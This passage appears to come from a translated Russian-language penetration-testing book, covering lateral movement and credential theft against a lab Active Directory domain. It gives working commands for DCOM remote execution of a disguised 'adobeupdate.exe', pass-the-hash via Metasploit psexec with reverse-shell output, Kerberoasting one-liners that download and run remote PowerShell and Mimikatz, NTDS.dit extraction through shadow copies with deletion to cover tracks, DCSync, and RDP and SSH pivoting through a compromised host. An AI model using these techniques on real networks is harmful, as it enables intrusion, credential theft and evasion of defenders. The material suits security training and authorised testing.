вызвать DCOM-объект, чтобы выполнить наш размещенный файл на удаленной машине жертвы (`buzz`).

```
$([activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-
    00A0C91F3880","buzz.cyberspacekittens.local"))).Navigate("\\neil.
    cyberspacekittens.local\Public\adobeupdate.exe")
```

Как видно на следующем изображении, на машине Buzz появился pop-up о запуске файла `adobeupdate.exe`. Хотя большинство пользователей щелкнуло бы и запустило это, такой шаг может привести к тому, что нас поймают.

Поэтому лучший путь, чтобы избежать этой проблемы, - заранее переместить файл (например, смонтировать диск жертвы) перед использованием DCOM для выполнения этого файла. @enigma0x3 пошел еще дальше и злоупотребил DCOM с Excel Macros. Сначала нужно создать вредоносный Excel-документ на нашей собственной системе, а затем использовать PowerShell-скрипт (https://bit.ly/2pzJ9GX), чтобы выполнить этот `.xls`-файл на хосте жертвы.

Стоит отметить, что есть множество других DCOM-объектов, которые могут получать информацию из систем, потенциально запускать/останавливать службы и многое другое. Они определенно дают отличные отправные точки для дополнительного исследования возможностей DCOM.




Resources:

https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/

https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/

https://www.cybereason.com/blog/dcom-lateral-movement-techniques


## Pass-the-Hash

Старый способ Pass-The-Hash (PTH) для учетных записей локального администратора по большей части начал исчезать. Хотя он не ушел полностью, быстро его рассмотрим. PTH-атаки используют Windows NTLM-хеши для аутентификации в системах вместо учетных данных пользователя. Почему это важно? Во-первых, хеши легко извлекаются инструментами вроде Mimikatz, их можно вытащить для локальных учетных записей (но требуется доступ локального администратора), их можно получить из дампа контроллера домена (это не пароли в открытом виде) и так далее.

Самое базовое применение PTH - атака на локального администратора. Сейчас это обычно редкая находка из-за того, что по умолчанию учетная запись локального администратора отключена, а также появились более новые функции безопасности, например Local Administrator Password Solution (LAPS), которая создает случайные пароли для каждой рабочей станции. В прошлом получение хеша учетной записи локального администратора на одной рабочей станции давало идентичный хеш по всей организации, то есть одна компрометация выводила из строя всю

компанию.

Разумеется, требования здесь такие: вы должны быть локальным администратором на системе, локальная учетная запись администратора `"administrator"` должна быть включена, и это должна быть учетная запись RID 500 (то есть оригинальная учетная запись администратора, а не заново созданная учетная запись локального администратора).




```
Command: shell net user administrator
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never
```

Если мы видим, что учетная запись активна, можно попробовать извлечь все хеши с локальной машины. Помните, что доменные хеши сюда не войдут:

```
Empire Модуль: powershell/credentials/powerdump
Metasploit Модуль: http://bit.ly/2qzsyDI
```

Example:

```
(Empire: powershell/credentials/powerdump) > execute
Job started: 93Z8PE

Output:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3710b46790763e07ab0d2b6cfc4470c1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Мы можем либо использовать Empire (`credentials/mimikatz/pth`), либо поднять доверенный `psexec`, передать наши хеши и выполнить наши собственные пейлоады, как видно на изображении ниже.

Как уже упоминалось, это старый способ бокового перемещения, который сейчас встречается редко. Если вы все еще рассматриваете злоупотребление учетными записями Local Administrator, но находитесь в среде с LAPS (Local Administrator Password Solution), можно использовать несколько инструментов, чтобы извлечь эти учетные данные из Active Directory. Это предполагает, что у вас уже есть привилегированная учетная запись доменного админа или учетная запись типа helpdesk:

```
https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/
    gather/credentials/enum_laps.rb

ldapsearch -x -h 10.100.100.200 -D "elon.muskkat" -w password -b
    "dc=cyberspacekittens,dc=local" "(ms-MCS-AdmPwd=*)"

ms-MCS-AdmPwd [https://room362.com/post/2017/dump-laps-passwords-with-ldapsearch/]
```

Это отличный способ продолжать боковое перемещение, не сжигая вашу учетную запись helpdesk.

## Получение учетных данных из Service Accounts

Что, если вы оказались в сценарии, где вы ограниченный пользователь, не можете вытащить пароли из памяти, и пароли на хостовой системе не дали результата... что делать дальше? Одна из моих любимых атак называется Kerberoasting.

Все мы знаем, что у NTLM есть недостатки из-за односторонних хешей без солей, атак повторного воспроизведения и других традиционных проблем, поэтому многие компании переходили на Kerberos. Как мы знаем, Kerberos - безопасный метод аутентификации запроса к службе в компьютерной сети. Мы не будем слишком глубоко уходить в реализацию Kerberos в Windows. Однако нужно знать, что контроллер домена обычно действует как сервер выдачи билетов (TGS), а пользователи в сети могут запрашивать билеты (TGT), чтобы получить доступ к ресурсам.

```
msf exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting
   ----                  ---------------
   RHOST                 10.100.100.230
   RPORT                 445
   SERVICE_DESCRIPTION
get for pretty listing
   SERVICE_DISPLAY_NAME
   SERVICE_NAME
   SHARE                 ADMIN$
 share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .
tion
   SMBPass               aad3b435b51404eeaad3b435b51404ee:3710b46790763e07ab0d2b6cfc4470c1
   SMBUser               Administrator


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
   LHOST     10.100.100.9     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.100.100.9:4444
[*] 10.100.100.230:445 - Connecting to the server...
[*] 10.100.100.230:445 - Authenticating to 10.100.100.230:445 as user 'Administrator'...
[*] 10.100.100.230:445 - Selecting PowerShell target
[*] 10.100.100.230:445 - Executing the payload...
[+] 10.100.100.230:445 - Service start timed out, OK if running a command or non-service ex
[*] Sending stage (179779 bytes) to 10.100.100.230
[*] Meterpreter session 5 opened (10.100.100.9:4444 -> 10.100.100.230:51401) at 2018-02-26
```

Что такое Kerberoast-атака? Как атакующие, мы можем запросить сервисные Kerberos-билеты для любого SPN целевой сервисной учетной записи, которые получили ранее. Уязвимость состоит в том, что когда сервисный билет запрашивается у контроллера домена, этот билет шифруется NTLM-хешем связанного сервисного пользователя. Так как любой билет может быть запрошен любым пользователем, это означает: если мы можем угадать пароль к NTLM-хешу связанного сервисного пользователя (который зашифровал билет), то теперь мы знаем пароль настоящей сервисной учетной записи. Звучит немного запутанно, поэтому пройдем пример.

Подобно тому, что мы делали раньше, можно перечислить все SPN-службы. Это сервисные учетные записи, для которых мы собираемся вытянуть все Kerberos-билеты:

```
setspn -T cyberspacekittens.local -F -Q */*
```

Мы можем либо нацелиться на один пользовательский SPN, либо вытянуть все пользовательские Kerberos-билеты в память нашего пользователя.

Нацеливание на одного пользователя:

```
powershell Add-Type -AssemblyName System.IdentityModel; New-Object System.
    IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "HTTP/CSK-
    GITHUB.cyberspacekittens.local"
```

Вытягивание всех пользовательских tickets в память:

```
powershell Add-Type -AssemblyName System.IdentityModel; IEX (New-Object Net.
    WebClient).DownloadString("https://raw.githubusercontent.com/nidem/kerberoast/
    master/GetUserSPNs.ps1") | ForEach-Object {try{New-Object System.IdentityModel.
    Tokens.KerberosRequestorSecurityToken -ArgumentList $_.ServicePrincipalName}catch{
    }}
```


Разумеется, это также можно сделать с PowerSploit:

https://powersploit.readthedocs.io/en/latest/Recon/Invoke-Kerberoast/

Если все успешно, мы импортировали один или множество разных Kerberos-билетов в память компьютера жертвы. Теперь нужен способ извлечь билеты. Для этого можно использовать старый добрый Mimikatz Kerberos Export:

```
powershell.exe -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://bit.
    ly/2qx4kuH'); Invoke-Mimikatz -Command '"""kerberos::list /export"""'
```

После экспорта tickets будут находиться на машине жертвы. Нужно скачать их с их систем, прежде чем начинать взлом. Помните, что tickets зашифрованы NTLM-хешем сервисной учетной записи. Поэтому, если мы можем угадать этот NTLM-хеш, мы можем прочитать ticket и теперь также знать пароль сервисной учетной записи. Самый простой способ взломать учетные записи - использовать инструмент `tgsrepcrack` (JTR и Hashcat тоже поддерживают взлом Kerberoast, об этом поговорим через секунду).




Использование Kerberoast для взлома tickets:


```
cd /opt/kerberoast
python tgsrepcrack.py [словарь паролей] [тикеты kirbi - *.kirbi]
```

В этом случае пароль для сервисной учетной записи `csk-github` был `"P@ssw0rd!"`.

Разумеется, в Empire есть PowerShell-модуль, который делает всю тяжелую работу за нас. Он находится в:

```
powershell/credentials/invoke_kerberoast
```

https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1




Можно вывести результаты в форматах John the Ripper или Hashcat, чтобы взламывать пароли. Раньше у меня были некоторые проблемы при запуске PowerShell-скрипта в очень больших средах, поэтому резервный вариант - использовать PowerShell и Mimikatz, чтобы вытянуть все tickets.


## Выгрузка хешей с контроллера домена

После получения доступа Domain Admin старый способ вытянуть все хеши с DC заключался в запуске команд на контроллере домена и использовании техник Shadow Volume или raw copy, чтобы забрать файл `Ntds.dit`.

## Обзор техники Volume Shadow Copy

Так как у нас есть доступ к файловой системе и мы можем запускать команды на контроллере домена, как атакующие мы хотим забрать все доменные хеши, хранящиеся в файле `Ntds.dit`. К сожалению, этот файл постоянно читается и записывается, и даже от имени system мы не имеем доступа на чтение или копирование этого файла. К счастью для нас, можно воспользоваться возможностью Windows под названием Volume Shadow Copy Service (VSS), которая создает snapshot-копию тома. Затем можно прочитать файл `Ntds.dit` из этой копии и забрать его с машины. Это будет включать кражу файлов `Ntds.dit`, `System`, `SAM` и Boot Key. Наконец, нужно замести следы и удалить копию тома:

```
C:\vssadmin create shadow /for=C:
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[DISK_NUMBER]\windows\ntds\ntds.
    dit .
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[DISK_NUMBER]\windows\system32\
    config\SYSTEM .
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[DISK_NUMBER]\windows\system32\
    config\SAM .
reg SAVE HKLM\SYSTEM c:\SYS
vssadmin delete shadows /for= [/oldest | /all | /shadow=]
```




## NinjaCopy

NinjaCopy (http://bit.ly/2HpvKwj) - еще один инструмент, который, оказавшись на Domain Controller, можно использовать, чтобы забрать файл `Ntds.dit`. NinjaCopy копирует файл с тома с NTFS-разделом, читая сырой том и разбирая структуры NTFS. Это обходит файловые DACL, блокировки дескрипторов чтения и SACL. Для запуска скрипта нужно быть администратором. Его можно использовать для чтения SYSTEM-файлов, которые обычно заблокированы, например файла NTDS.dit или кустов реестра [http://bit.ly/2HpvKwj].

```
Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -LocalDestination "c:\windows\temp\
    ntds.dit"
```

## DCSync

Теперь, когда мы рассмотрели старые методы вытягивания хешей с DC, которые требовали запускать системные команды на DC и обычно сбрасывать файлы на эту машину, перейдем к более новым методам. Недавно появился DCSync, написанный Benjamin Delpy и Vincent Le Toux, и он изменил игру в выгрузке хешей с контроллеров домена. Идея DCSync состоит в том, что он выдает себя за контроллер домена, чтобы запросить все хеши пользователей в этом домене. Дайте этому осесть на секунду. Это означает: пока у вас есть разрешения, вам не нужно запускать никакие команды на контроллере домена и не нужно сбрасывать никакие файлы на DC.

Чтобы DCSync работал, важно иметь правильные разрешения для вытягивания хешей с контроллера домена. Обычно это ограничено группами Domain Admins, Enterprise Admins, Domain Controllers и всеми, у кого разрешения Replicating Changes установлены в Allow (то есть Replicating Changes All/Replicating Directory Changes). DCSync позволит вашему пользователю выполнить эту атаку. Эта атака впервые была разработана в Mimikatz и могла быть запущена следующей командой:

```
Lsadump::dcsync /domain:[YOUR DOMAIN] /user:[Account_to_Pull_Hashes]
```

Еще лучше то, что DCSync был добавлен в инструменты вроде PowerShell Empire, чтобы сделать это еще проще.

Модуль для Empire:

```
powershell/credentials/mimikatz/dcsync_hashdump
```

Глядя на DCSync hashdump, мы видим все NTLM-хеши пользователей в Active Directory. Кроме того, у нас есть NTLM-хеш `krbtgt`, а значит, теперь (или в будущих кампаниях) мы можем выполнять атаки Golden Ticket.

## Боковое перемещение через RDP поверх VPS

В сегодняшнем мире, где много AV нового поколения, боковой запуск WMI/PowerShell Remoting/PSExec между компьютерами не всегда лучший вариант. Мы также видим, что некоторые организации логируют все команды командной строки Windows. Чтобы обойти все это, иногда нужно вернуться к основам бокового перемещения. Проблема VPS-серверов в том, что это только оболочка без графического интерфейса. Поэтому мы будем маршрутизировать, проксировать и пересылать наш трафик с хоста атакующего через VPS, через наши скомпрометированные хосты и наконец вбок к следующей жертве. К счастью для нас, большую часть этого можно сделать встроенными инструментами.

Сначала нужно настроить VPS-сервер, открыть порты из интернета, настроить Metasploit с PTF и заразить первоначальную жертву Meterpreter. Это можно сделать с Cobalt Strike или другими фреймворками, но в этом случае мы используем Meterpreter.

Мы можем воспользоваться стандартным SSH-клиентом через локальный проброс порта (`-L`). В этом сценарии я использую Mac, но это можно сделать и на системе Windows или Linux. Мы подключимся к VPS по SSH, используя SSH-ключ. Также настроим локальный порт, в этом случае `3389` (RDP), на нашей машине атакующего, чтобы пересылать любой трафик, отправленный на этот порт, к нашему VPS. Когда трафик через этот порт пересылается на наш VPS, он затем отправит этот трафик на localhost на порту `3389` на VPS. Наконец, нужно настроить порт, слушающий на нашем VPS на порту `3389`, и настроить проброс порта через нашу скомпрометированную жертву, используя возможность проброса портов в Meterpreter, чтобы маршрутизировать трафик к системе жертвы.


1. Заразите жертву пейлоадом Meterpreter.
2. Подключитесь по SSH с машины атакующего и настройте локальный проброс порта на системе атакующего (локально слушать порт `3389`), чтобы отправлять весь трафик, предназначенный для этого порта, на localhost-порт `3389` VPS.

```
ssh -i key.pem ubuntu@[VPS IP] -L 127.0.0.1:3389:127.0.0.1:3389
```

3. Настройте проброс порта в Meterpreter-сессии, чтобы слушать на VPS порт `3389` и отправлять этот трафик через нашу зараженную машину на следующий сервер для бокового перемещения.

```
portfwd add -l 3389 -p 3389 -r [IP-адрес жертвы по RDP]
```

4. На машине атакующего откройте Microsoft Remote Desktop Client, установите подключение к собственному localhost - `127.0.0.1`, и введите учетные данные жертвы, чтобы подключиться через RDP.




## Пивотинг в Linux


Пивотинг в Linux не слишком изменился за эти годы. Обычно, если вы используете что-то вроде `dnscat2` или Meterpreter, у них есть собственная поддержка проброса трафика.

`dnscat2`:

```
listen 127.0.0.1:9999 <target_IP>:22
```

Metasploit:

```
post/windows/manage/autoroute
```




Metasploit Socks Proxy + Proxychains:

```
use auxiliary/server/socks4a
```

Meterpreter:

```
portfwd add -l 3389 -p 3389 -r <target_IP>
```

Если вам повезло получить SSH-оболочку, есть ряд способов выполнить пивотинг через эту систему. Как можно получить SSH-оболочку? Во многих случаях, как только мы получаем либо локальное включение файлов (Local File Inclusion, LFI), либо удаленное выполнение кода (RCE), можно попробовать повысить привилегии, чтобы прочитать файл `/etc/shadow` (и взломать пароль), либо использовать трюки в стиле Mimikatz.

Как Windows и Mimikatz, Linux-системы сталкиваются с той же проблемой, когда пароли хранятся в открытом виде. Инструмент, написанный @huntergregal, выгружает конкретные процессы, которые с высокой вероятностью содержат пароли пользователя в открытом виде. Хотя на сегодняшний день это работает только на ограниченном числе Linux-систем, те же концепции можно использовать шире. Можно посмотреть, какие именно системы поддерживаются и откуда забираются пароли, здесь:

https://github.com/huntergregal/mimipenguin

Когда мы получим учетные данные на наших скомпрометированных хостах и сможем снова войти по SSH, можно туннелировать наш трафик и выполнять пивотинг между машинами. В SSH есть отличные возможности, которые позволяют выполнить такой пивотинг.


Настройка Dynamic Socks Proxy, чтобы использовать proxychains и проводить весь наш трафик через хост:

```
ssh -D 127.0.0.1:8888 -p 22 <user>@<Target_IP>
```

Базовый проброс порта для одного порта:

```
ssh <user>@<Target_IP> -L 127.0.0.1:55555:<Target_to_Pivot_to>:80
```

VPN over SSH. Это отличная возможность, которая делает возможным туннелирование сетевого трафика уровня 3 через SSH.




http://bit.ly/2EMpPfb

## Повышение привилегий

Повышение привилегий в Linux в большинстве случаев похоже на Windows. Мы ищем уязвимые службы, в которые можно писать, ошибки конфигурации sticky bit, пароли в плоских файлах, файлы с правом записи для всех, cron-задачи и, конечно, проблемы с патчами.

Чтобы эффективно и результативно разобрать Linux-машину на предмет проблем повышения привилегий, можно использовать несколько инструментов, которые сделают всю черновую работу за нас.


Перед любыми эксплойтами повышения привилегий я люблю сначала хорошо изучить Linux-хост и выявить всю информацию о системе. Сюда входят пользователи, службы, cronjobs, версии ПО, слабые учетные данные, ошибочно настроенные права файлов и даже сведения о Docker. Можно использовать инструмент LinEnum, чтобы он сделал всю грязную работу за нас:

https://github.com/rebootuser/LinEnum

